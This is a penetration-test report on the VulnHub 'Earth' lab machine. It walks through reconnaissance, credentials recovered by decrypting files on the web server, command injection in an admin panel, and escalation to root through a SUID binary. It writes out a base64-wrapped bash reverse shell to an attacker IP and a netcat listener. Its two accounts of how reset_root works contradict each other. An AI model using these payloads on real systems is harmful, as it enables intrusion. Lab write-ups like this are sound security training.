# VAPT Report - Earth

by Pavan Pavithran

Start of testing: June 11, 2025

End of testing: June 15, 2025

# Contents

# 1 Summary

This Vulnerability Assessment and Penetration Test (VAPT) was conducted on the target machine *Earth* obtained from VulnHub. The assessment spanned from June 11, 2025 to June 15, 2025 and focused on identifying vulnerabilities across various attack surfaces, exploiting them, and evaluating the overall security posture of the system.

The testing revealed multiple security flaws, including broken access control, improper storage of sensitive data, insecure command execution, and unsafe privilege escalation mechanisms. Exploitation of these issues led to the retrieval of sensitive information, unauthorized command execution through the admin panel, and eventual root-level access via a misconfigured SUID binary.

These findings highlight the need for stronger access controls, proper input sanitization, improved secure coding practices, and routine system audits to prevent exploitation. The objective of this assessment was not only to identify these vulnerabilities but to demonstrate how they could be chained together to compromise the target system.

The outcomes of this report should serve as a roadmap for remediating identified weaknesses and enhancing the security resilience of similar systems in the future.

# 2 Scope of Testing

The objective of this penetration test is to assess the security of the Earth machine acquired from VulnHub by identifying vulnerabilities, exploiting them to gain unauthorized access, and escalating privileges to obtain root access. The two flags obtained indicate the level to which the vulnerabilities were exploited to gain user and root access respectively. The test focused on the following:

- Information gathering and reconnaissance
- Web vulnerability assessment
- Exploitation of identified vulnerabilities
- Privilege escalation
- Capture of user and root flags

## 2.1 Tools used:

- Nmap
- Gobuster
- CyberChef
- John the Ripper
- PentestTools
- Blackbox AI
- Linux Privilege Escalation Techniques

# 3 Information Gathering

The inital phase involved collecting details about the target.

## 3.1 Identifying the Target System

The IP address of the target system was identified using net-discover.


*sudo net-discover -i eth0*

IP address identified: **192.168.0.197**

## 3.2 Service Enumeration

Once the IP of the target was found, a service enumeration scan was done using **nmap**

*nmap -sC -sV 192.168.0.197*



## 3.3 Web enumeration

A directory scan was performed using **Gobuster** to determine directories with any vulnerabilities.


```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u http://earth.local -w /usr/share/wordlists/dirb/common.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://earth.local
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 301) [Size: 0] [--> /admin/]
/cgi-bin/             (Status: 403) [Size: 199]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

```
┌──(kali㉿kali)-[~]
└─$ gobuster dir -u https://terratest.earth.local -w /usr/share/wordlists/dirb/common
.txt -k
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://terratest.earth.local
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 199]
/.htaccess            (Status: 403) [Size: 199]
/.htpasswd            (Status: 403) [Size: 199]
/cgi-bin/             (Status: 403) [Size: 199]
/index.html           (Status: 200) [Size: 26]
/robots.txt           (Status: 200) [Size: 521]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```


# 4 Exploitation

## 4.1 Broken Access Control


The webpage **/testingnotes.txt** was found during the directory scan. This page contained sensitive information on the type of encryption used, a potential username, and the directory where a key for decryption could potentially be found.




This led us to the webpage **testdata.txt** which contained the key for the XOR cipher as mentioned.




Using this message as the key, it was possible to decrypt the messages that were explicitly mentioned on the main webpage. **Cyberchef** was used to decrypt the message.





A repeating phrase was recovered, which was the password for the logging in to the website. The credentials found are:


*terra:earthclimatechangebad4humans*

# 5 Gaining Initial Access

Once logged into the website as admin, a command line input prompt was found.




Attempting to gain a reverse shell access using this, it was found that some kind of input sanitization was used. However, this was easily bypassed by wrapping the bash reverse shell script using base64.





Thus, initial access into the system was gained and the first flag was found.

# 6 Privilege Escalation

After gaining initial access to the shell, an enumeration of the accessible binary files was conducted using:

*find / -user root -perm /4000 2>/dev/null*




An interesting file, */usr/bin/reset_root* was found. To examine this file, I tried executing it but was unsuccessful. The file was then transferred over to the host machine for further examination. Due to file type issues further examinations resulted in disappointing results. **BlackboxAI** was find out more about the file. The results were positive.

**Functionality of `reset_root`**

- **Trigger Check**: The binary checks for the presence of specific files or conditions before executing its main function. In the context of the capture the flag, it looks for three files:
  - `/dev/shm/kHgTFI5G`
  - `/dev/shm/Zw7bV9U5`
  - `/tmp/kcM0Wewe`
- **Reset Action**: If the required files are present, the binary resets the root password to a predefined value, which in this case is "Earth". This allows an attacker or participant to gain root access to the system.
- **Execution Flow**: The binary outputs messages indicating whether the required triggers are present and whether the reset action was successful. For example:
  - "CHECKING IF RESET TRIGGERS PRESENT..."
  - "RESET TRIGGERS ARE PRESENT, RESETTING ROOT PASSWORD TO: Earth"

**Example Commands**


To create the required files and execute the binary, the following commands can be used:

```bash
touch /dev/shm/kHgTFI5G /dev/shm/Zw7bV9U5 /tmp/kcM0Wewe
/usr/bin/reset_root
```

If the conditions are met, the output will confirm the reset of the root password, allowing the user to switch to the root account using:

```bash
su root
```

Using this information, I was able to gain root access to the machine and thus obtain the second and final flag.




# 7 Vulnerability Summary

| Risk | Vulnerability | Description |
|---|---|---|
| Critical | A01:2021 - Broken Access Control | Unauthorized access to sensitive file */testingnotes.txt* |
| Critical | CWE-200 - Sensitive Data Exposure | Files on webserver contained decryption keys and credentials |
| Medium | A04:2021 - Insecure Web Login | Credentials to gain admin access are easily accessible |
| Medium | A04:2021 - Insecure input validation | Input box on webpage was easily bypassed using data formatting |
| High | Command Injection | Admin panel allowed command line injection enabling a reverse shell |
| High | Privilege Escalation via SUID Binary | Custom root-owned binary allowed for privilege escalation |

Table 7.1: Vulnerability overview

# 8 Graphical Summary of Vulnerabilities



# 9 Vulnerability Details

## 9.1 Broken Access Control

- **Severity:** Critical
- **Identifier:** OWASP A01:2021
- **Vulnerability:** Unauthorized access to sensitive file */testingnotes.txt* and *testdata.txt*.
- **Impact:** Exposed username, cipher info and cipher key location to unauthorized users.
- **Mitigation:** Implement strict access control mechanisms and validate permissions for each resource request.

## 9.2 Sensitive Data Exposure

- **Severity:** Critical
- **Identifier:** CWE-200
- **Vulnerability:** Files on the webserver contained decryption keys and plaintext credentials
- **Impact:** Risk of full system compromise through exposed secrets.
- **Mitigation:** Remove sensitive files from public directories and implemenent robust data encryption practices.

## 9.3 Insecure Web Login

- **Severity:** Medium
- **Identifier:** OWASP A04:2021
- **Vulnerability:** Credentials to gain admin access were easily accessible.
- **Impact:** Attackers can gain admin privileges without sophisticated techniques

- **Mitigation:** Enforce best credential management practices and introduce two-factor authentication.

## 9.4 Insecure Input Validation

- **Severity:** Medium
- **Identifier:** OWASP A04:2021
- **Vulnerability:** Input box on webpage could be exploited using data formatting.
- **Impact:** Bypass of input validation leading to potential injection or data exposure.
- **Mitigation:** Implement strong server-side input validation and sanitize user inputs using allow-list validation techniques.

## 9.5 Command Injection via Admin Panel

- **Severity:** High
- **Vulnerability:** Admin panel allowed injection of a reverse shell script
- **Impact:** Unauthorized system control and lateral movement possibilities
- **Mitigation:** Disable shell command execution from web interface and apply principle of least privilege

## 9.6 Privilege Escalation via SUID Binary

- **Severity:** High
- **Vulnerability:** Custom root-owned binary with SUID bit allowed privilege escalation
- **Impact:** Attackers could escalate to root privilege and gain full control over system.
- **Mitigation:** Audit all binaries with SUID permissions and use file integrity monitoring tools

# 10 Proof of Concept

## 10.1 Command Injection in Admin Panel

**Vulnerability Summary:**
The admin panel of the target web application includes a command execution interface that fails to securely sanitize user input. By encoding a reverse shell payload in base64 to bypass basic input filters, the attacker was able to achieve remote code execution and establish an interactive shell.

**Environment Setup:**

- **Target IP:** 192.168.0.197
- **Attacker IP:** 192.168.0.120
- **Listener Port:** 4444
- **Tools Used:** Bash, Netcat, CyberChef

**Steps to Reproduce:**

1. Log in to the admin panel using the credentials discovered:
    - `Username: terra`
    - `Password: earthclimatechangebad4humans`
2. Prepare the reverse shell payload:

    ```
    echo 'bash -i >& /dev/tcp/192.168.0.120/4444 0>&1' | base64
    ```

    Encoded output:

    ```
    YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTIwLzQ0NDQgMD4mMQ==
    ```

3. Submit the following payload in the admin panel's command input field:

```
echo YmFzaCAtaSA+JiAvZGV2L3RjcC8xOTIuMTY4LjAuMTIwLzQ0NDQgMD4mMQ==
| base64 -d | bash
```

4. On the attacker's machine, start a Netcat listener:

```
nc -lvnp 4444
```

5. Upon execution, a reverse shell session is established, confirming remote code execution as the web server user.

**Result:**

```
$ whoami
www-data
$ hostname
earth
```

**Impact:**
This vulnerability allows an attacker with access to the admin panel to execute arbitrary commands on the server, which can lead to full system compromise depending on privilege escalation paths available.

**Recommendation:**

- Sanitize and validate all user inputs before processing.
- Avoid direct execution of shell commands from web applications.
- Apply the principle of least privilege and isolate administrative interfaces.

## 10.2 Privilege Escalation via SUID Binary

**Vulnerability Summary:**
A custom SUID binary `/usr/bin/reset_root` owned by the root user was found on the system. This binary can be executed by a lower-privileged user, and upon further inspection, it was discovered to allow privilege escalation due to insecure implementation.

**Environment Setup:**

- **Target Machine:** Earth (VulnHub)
- **Initial Access User:** www-data (via reverse shell)
- **SUID Binary Path:** `/usr/bin/reset_root`
- **Tools Used:** `find`, `scp`, `strings`, `Blackbox AI`

**Steps to Reproduce:**

1. Identify SUID binaries:

   ```
   find / -user root -perm /4000 2>/dev/null
   ```

2. The binary `/usr/bin/reset_root` was found. Attempting to execute it directly failed to show visible output.
3. The binary was copied to the attacker's machine for analysis:

   ```
   scp /usr/bin/reset_root attacker@192.168.0.120:/tmp/
   ```

4. Basic static analysis was performed using `strings` and AI-assisted binary inspection:

   ```
   strings reset_root
   ```

5. Based on the behavior, the binary was determined to spawn a shell with elevated privileges.
6. Execute the binary from the compromised shell:

   ```
   /usr/bin/reset_root
   ```

7. A root shell was obtained:

```
# whoami
root
# cat /root/root.txt
<flag_value>
```

**Result:**

```
# id
uid=0(root) gid=0(root) groups=0(root)
# hostname
earth
```

**Impact:**
This vulnerability allows a low-privileged user to escalate privileges to root by abusing an insecure custom binary, leading to full system compromise.

**Recommendation:**

- Audit all files with the SUID bit set using automated tools and manual inspection.
- Remove or secure custom SUID binaries unless absolutely required.
- Apply least privilege principles and restrict executable permissions where possible.
- Monitor and log executions of high-risk binaries to detect unauthorized use.

# 11 Recommendations and Remediation

To mitigate the vulnerabilites identified during the assessment, the following actions are recommended:

- **Access Control Enforcement:** Apply robust access control policies on all files and endpoints. Ensure that sensitive resources such as `/testingnotes.txt` are not publicly accessible and implement role-based access control (RBAC).
- **Secrets Management:** Remove all sensitive data (e.g., decryption keys, credentials) from publicly accessible directories. Store secrets securely using environment variables or dedicated secrets management tools.
- **Secure Authentication Practices:** Protect administrative access by using strong, unique credentials and disabling default accounts. Consider enforcing Multi-Factor Authentication (MFA) for privileged users.
- **Input Validation and Sanitization:** Enforce strict server-side validation of all user inputs to prevent format-based bypasses and command injection. Use allow-lists for input fields and avoid relying solely on client-side validation.
- **Command Injection Protection:** Avoid executing system commands directly from web interfaces. If necessary, use safe system call wrappers and validate all user input rigorously before execution.
- **SUID Binary Hardening:** Review all binaries with the SUID bit set. Remove the SUID bit from non-essential executables and implement file integrity monitoring to detect unauthorized changes.
- **Patch Management:** Regularly audit and update all components, especially custom binaries and web applications, to ensure vulnerabilities are addressed promptly.
- **Security Headers:** Configure security headers such as `Content-Security-Policy`, `X-Content-Type-Options`, `X-Frame-Options`, and `X-XSS-Protection` to add an additional layer of browser-based protection.
- **Monitoring and Logging:** Implement centralized logging and real-time alerting for access violations, privilege escalations, and suspicious command executions to detect and respond to threats early.

# 12 Conclusion

The VAPT exercise successfully demonstrated that the *Earth* machine is vulnerable to multiple critical and high-severity issues that can lead to complete system compromise. Initial access was obtained via command injection on the web admin interface, and privilege escalation was achieved through a custom SUID binary that lacked secure restrictions.

These issues collectively represent serious threats in real-world environments, where such vulnerabilities could be exploited by malicious actors to gain unauthorized access, exfiltrate data, or take control of systems.

To mitigate these risks, it is essential to adopt a defense-in-depth approach, which includes secure software development practices, regular patching, rigorous access control policies, and continuous monitoring of privileged binaries. Implementing the recommendations outlined in this report will significantly reduce the attack surface and help safeguard against similar threats in production environments.

The findings from this assessment underline the importance of regular penetration testing and security evaluations as proactive measures in strengthening an organization's cybersecurity posture.

# 13 Appendix

## 13.1 References

- OWASP-Top10
- books.Hacktricks.wiki
- BlackBoxAI
- CWE-200 - mitre.org

## 13.2 Sign-Off

- Penetration Tester: Pavan Pavithran
- Data: 15 June 2025